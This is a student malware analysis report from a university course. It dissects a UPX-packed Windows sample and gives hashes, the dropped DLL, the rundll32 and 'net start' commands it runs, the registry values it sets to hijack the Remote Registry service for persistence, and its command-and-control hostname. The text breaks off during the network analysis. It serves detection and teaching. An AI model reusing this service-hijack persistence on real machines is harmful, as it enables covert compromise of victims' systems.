EECS 499

Introduction to Malware Analysis

# MALWARE ANALYSIS REPORT

## project_1.malware

OCTOBER 2017

Neil Orans
University of Michigan | College of Engineering
norans@umich.edu

# Contents

# Executive Summary

The malware analyzed in this report is nothing too advanced, and should not raise too much alarm. The malware does not spread on its own (it's not a worm), and will only successfully infect an employee's device if they have tampered with or disabled critical security features of their Windows machine. Once an employee is infected, however, the malware is powerful. It has the ability to steal passwords, download files, erase files, exfiltrate files, and run arbitrary commands. By all measures, it has full control of an employee's machine.

There are several indicators throughout this report that will help the Information Security department identify and remove any instances of this malware on employee machines. After that, if not already in place, policies should be enforced that prohibit employees from tampering with the security settings of their machines. Additionally, as the malware came from a chain email, perhaps more employee training on proper business etiquette and phishing is in order. Please reach out to neil.orans@gmail.com for more information regarding this malware incident.

# Basic Analysis

The analysis in this report was performed on a sample, *project_1.malware*, with the following basic information:

| | |
|---|---|
| **MD5:** | **1471b714ae82b5f9bb8ab8e14fa63343** |
| **SHA1:** | **c6b192cb2ff18eb11fd9afd51a9c63cb403235dd** |
| **Created:** | **September 29th, 2015 21:12:12 (UTC)** |
| **Size:** | **273 KB** |

This section contains findings from basic static and dynamic analysis of the malware, as well as some preliminary hypotheses about its functionality and purpose.

**NOTE:** Although the original filename is *project_1.malware*, many of the screenshots in this report show the name *project_1.exe*. The executable was renamed to make analysis easier, since many analytical tools only recognize files with .exe extensions.

## Static Analysis

**VirusTotal** Uploading the malware to VirusTotal[1] is an easy and quick way to determine some of its most basic properties. VirusTotal reports that this malware sample was marked malicious by 5 of its 65 antivirus Engines, and received titles such as *TrojWare.Win32.Kryptik.BKVP* and *Adware.BrowseFox.Wind32.117179*. Both of these titles are misnomers, as this malware doesn't belong to the Kryptik trojan family[2] nor the BrowseFox adware family[3].





**Figure 1** VirusTotal's antivirus detection report for the malware sample.

1 https://www.virustotal.com/#/file/45c28d570fcb634d1f9d7578a9326e35d597cae473e963908153edd9cdea438f/details

2 The Kryptik trojan is an older, yet commonly found backdoor virus that is designed to steal information from a victim's computer. It tends to be packed with UPX (like project_1.malware), which could have been the reason the Comodo AV engine marked project_1.malware as belonging to this family. More information can be found at http://www.virusradar.com/en/Win32_Kryptik.BGIS/description.

3 The BrowseFox adware family is a PUP (potentially unwanted program) that displays ads while a victim is using his/her web browser. Strings and code inside project_1.malware deal with Google Chrome, which is likely how the Zillya AV engine gave project_1.malware this title. More information can be found at https://www.bleepingcomputer.com/virus-removal/family/adware-browsefox/.

**PEiD** Perhaps the most apparent feature of project_1.malware is that it has been packed with UPX[4]. This can be easily identified using PEiD[5], which scans the executable for signatures of common packers, cryptors, and compilers.





**Figure 2** PEiD shows the name and version of the UPX packer used on this malware.

The natural step after discovering the malware is packed with UPX would be to unpack it using the decompressor that comes with the UPX software package. Unfortunately, in the case of project_1.malware, the UPX decompressor does not work.





**Figure 3** Running the standard UPX decompressor on the malware sample returns an error message warning the user that the executable has been tampered with and cannot be decompressed automatically.

Because UPX is open-source and so well-documented, it is not uncommon for malware authors to tamper with a packed executable so that UPX's decompressor fails. In fact, there are ways to do so just by changing a single byte in the packed executable[6]. Because the author of this malware tampered with the UPX-packed executable, the sample has to be unpacked manually.

**Resource Hacker** Despite the packed nature of the malware, Resource Hacker[7], can correctly detect two items from the PE's resource section – a DLL and the application

[4] UPX is a very popular executable packer used by malware authors. More information can be found at https://upx.github.io/

[5] **P**ortable **E**xecutable **iD**entifier https://www.aldeid.com/wiki/PEiD

[6] https://reverseengineering.stackexchange.com/questions/3323/how-to-prevent-upx-d-on-an-upx-packed-executable/3632#3632

[7] Resource Hacker is a tool to search through the different items in a Windows PE resource section (.rsrc) http://www.angusj.com/resourcehacker/

manifest. The DLL is packed with the rest of the executable and cannot be extracted without unpacking the rest of the executable, as shown in Figure 4.





**Figure 4** Resource Hacker can detect the DLL inside the executable, but it cannot extract it. The item at *24 > 1 > 1033* is the application manifest.

**Dependency Walker**[8] Predictably, because this malware is packed, inspecting the function imports prior to unpacking does not reveal much.





**Figure 5** Dependency Walker further proves this malware is packed, since the only imports are those typical to packed programs like *LoadLibraryA* and *GetProcAddress*.

[8] Dependency Walker scans Windows programs to detect dependent modules http://www.dependencywalker.com/

## Dynamic Analysis

Running this malware without administrator privileges returns an error message, shown below.





**Figure 5** Double clicking the malware displays this dependency error message.

This is odd, especially since the malware makes no effort to elevate privileges through use of the application manifest's 'requestedPrivileges' field. The field is set to *asInvoker*, which means that the application will run with the same privileges as the parent process instead of prompting the user to grant administrator privileges to the program. If the victim has User Account Control (UAC) enabled on their Windows Machine, then he/she would have to right click the file, and manually select 'Run as Administrator' in order to successfully launch the malware. Since UAC is enabled by default on all versions of Windows, this malware will succeed in infecting only those users who have disabled this security feature and have admin-level privileges.





**Figure 6** Procmon showing the point at which the malware tries and fails to copy a DLL into the *C:\Windows* directory, which is protected unless the user has admin privileges.





**Figure 7** Because the main malware process failed to create the DLL (Figure 6), the child process *rundll32.exe* fails to load a necessary dependency and the malware quits (Figure 5).

When launched with administrator privileges, the malware brings up a command prompt to display the message, "The Remote Registry service is starting." After a few seconds, it will display an additional "started successfully." The malware is impersonating a legitimate Windows Service, Remote Registry[9], which allows remote users of a machine to modify the system's registry.






**Figure 8** This is the only immediately visible effect that an infected user encounters when the malware successfully launches.

**ProcMon** Process Monitor gives us the first real glimpse into what this malware is doing. By setting a filter for events that match the process name of *project_1.exe*, we see close to 300 total events appear within a couple seconds of launching.

A couple of events that immediately stick out is the creation of two different shells. The first shell runs the command *cmd.exe /c rundll32.exe C:\Windows\VTxExt.dll, InstallService*, which runs the InstallService function of the VTxExt.dll. This is the DLL that the malware contains in its resource section (Figure 4), which it drops in *C:\Windows* (Figure 6). The second shell runs the *net start* command to run the recently installed malicious service.


[9] Information regard the legitimate Remote Registry service can be found here https://msdn.microsoft.com/en-us/library/aa940121(v=winembedded.5).aspx.



| Process Name | Operation | Detail |
|---|---|---|
| project_1.exe | Load Image | Image Base: 0x70250000, Image Size: 0x4000 |
| project_1.exe | Process Create | PID: 3404, Command line: C:\Windows\system32\cmd.exe /c rundll32.exe C:\Windows\VTxExt.dll,InstallService |
| project_1.exe | Load Image | Image Base: 0x74f90000, Image Size: 0x4c000 |
| project_1.exe | Process Create | PID: 584, Command line: C:\Windows\system32\cmd.exe /c net start RemoteRegistry |
| project_1.exe | Thread Exit | Thread ID: 784, User Time: 0.0156001, Kernel Time: 0.0000000 |

**Figure 9** The two shells created by the parent process are highlighted in blue.


The *InstallService* function of the VTxExt.dll file causes the Client/Server Run-Time Subsystem (csrss.exe) to launch a console window (conhost.exe), as shown in Figure 8. The installation function also modifies several registry values for the Remote Registry subkey. Since Remote Registry is a legitimate Windows service with a preexisting registry key, the malware is overwriting the registry subkey values rather than creating entirely new subkeys.



| | | |
|---|---|---|
| RegSetValue | \RemoteRegistry\ImagePath | Type: REG_EXPAND_SZ, Length: 84, Data: C:\Windows\System32\svchost.exe -k regsvc |
| RegSetValue | \RemoteRegistry\Description | Type: REG_SZ, Length: 114, Data: Maintains the virtual comaptability interface extension. |
| RegSetValue | \RemoteRegistry\DisplayName | Type: REG_SZ, Length: 30, Data: VT-x Extension |
| RegSetValue | \RemoteRegistry\ErrorControl | Type: REG_DWORD, Length: 4, Data: 1 |
| RegSetValue | \RemoteRegistry\ObjectName | Type: REG_SZ, Length: 24, Data: LocalSystem |
| RegSetValue | \RemoteRegistry\Start | Type: REG_DWORD, Length: 4, Data: 2 |
| RegSetValue | \RemoteRegistry\Type | Type: REG_DWORD, Length: 4, Data: 32 |
| RegSetValue | \RemoteRegistry\DependOnService | Type: REG_MULTI_SZ, Length: 12, Data: rpcss |
| RegCreateKey | es\RemoteRegistry\Parameters | Desired Access: Maximum Allowed |
| RegCreateKey | \RemoteRegistry\Parameters | Desired Access: Maximum Allowed, Granted Access: All Access, Disposition: REG_OPENED |
| RegSetValue | \RemoteRegistry\Parameters\ServiceDll | Type: REG_EXPAND_SZ, Length: 44, Data: C:\Windows\VTxExt.dll |

**Figure 10** The *InstallService* function of VTxExt.dll modifying registry values for the RemoteRegistry service.

The malware gives the 'Start' subkey a value of 2, which corresponds with 'Automatic'[10]. By doing so, it achieves persistence, as the Windows services application (services.exe) will automatically launch the DLL at the path in the *ServiceDll* registry value (which now points to the malicious VTxExt.dll).




| Autorun Entry | Description | Publisher | Image Path | Timestamp |
|---|---|---|---|---|
| HKLM\System\CurrentControlSet\Services | | | | 10/3/2017 11:47 PM |
| gupdate | Keeps your Google softwar... | Google Inc. | c:\program files\google\up... | 4/21/2017 9:31 PM |
| gupdatem | Keeps your Google softwar... | Google Inc. | c:\program files\google\up... | 4/21/2017 9:31 PM |
| MozillaMaintenance | The Mozilla Maintenance S... | Mozilla Foundation | c:\program files\mozilla mai... | 8/24/2017 9:40 AM |
| RemoteRegistry | Maintains the virtual compat... | | c:\windows\vtxext.dll | 9/29/2015 5:12 PM |
| rpcapd | Allows to capture traffic on t... | Riverbed Technology, Inc. | c:\program files\winpcap\rp... | 2/28/2013 9:28 PM |

**Figure 11** The tool Autoruns[11] confirms that the malware has successfully achieved persistence through use of the impersonated Remote Registry service.

**ProcExplorer** The *net* and *net1 start RemoteRegistry* commands cause the services.exe Windows process to launch an additional svchost.exe process on the

[10] More information on the legitimate Remote Registry service can be found here http://computerstepbystep.com/remote_registry_service.html

[11] https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns

infected machine, which runs the *ServiceMain* function of the malicious VTxExt.dll file dropped by the malware.





**Figure 12** Process Explorer[12] allows us to search for the infected DLL to identify the malicious svchost.exe process.





**Figure 13** The process creation tree, starting from the malware's root process, *project_1.exe*. The white boxes indicate non-malicious Windows services, and the blue boxes are processes that were started by the malware (directly as a child process, or indirectly through a non-malicious Windows service). The incoming arrows indicate the processes existed before the malware's launch, and the outgoing arrows indicate the processes continued execution.

12 https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorers

**Wireshark** The svchost.exe function attempts to create a TCP connection with the web address *malcode.rpis.ec* over HTTPS. The DNS server responds with the hostname's real IP address of 128.213.48.249, however prior to launching the malware, all traffic bound for this IP address was redirected to a local VM running INetSim[13] (172.16.2.7) by modifying the infected system's routing tables. Consequently, the ARP broadcast message asks for the MAC address of 172.16.2.7.

| | | | | |
|---|---|---|---|---|
| 172.16.2.6 | 172.16.2.1 | DNS | 75 | Standard query 0xf100 A malcode.rpis.ec |
| 172.16.2.1 | 172.16.2.6 | DNS | 91 | Standard query response 0xf100 A malcode.rpis.ec A 128.213.48.249 |
| Vmware_29:f9:14 | Broadcast | ARP | 42 | Who has 172.16.2.7? Tell 172.16.2.6 |
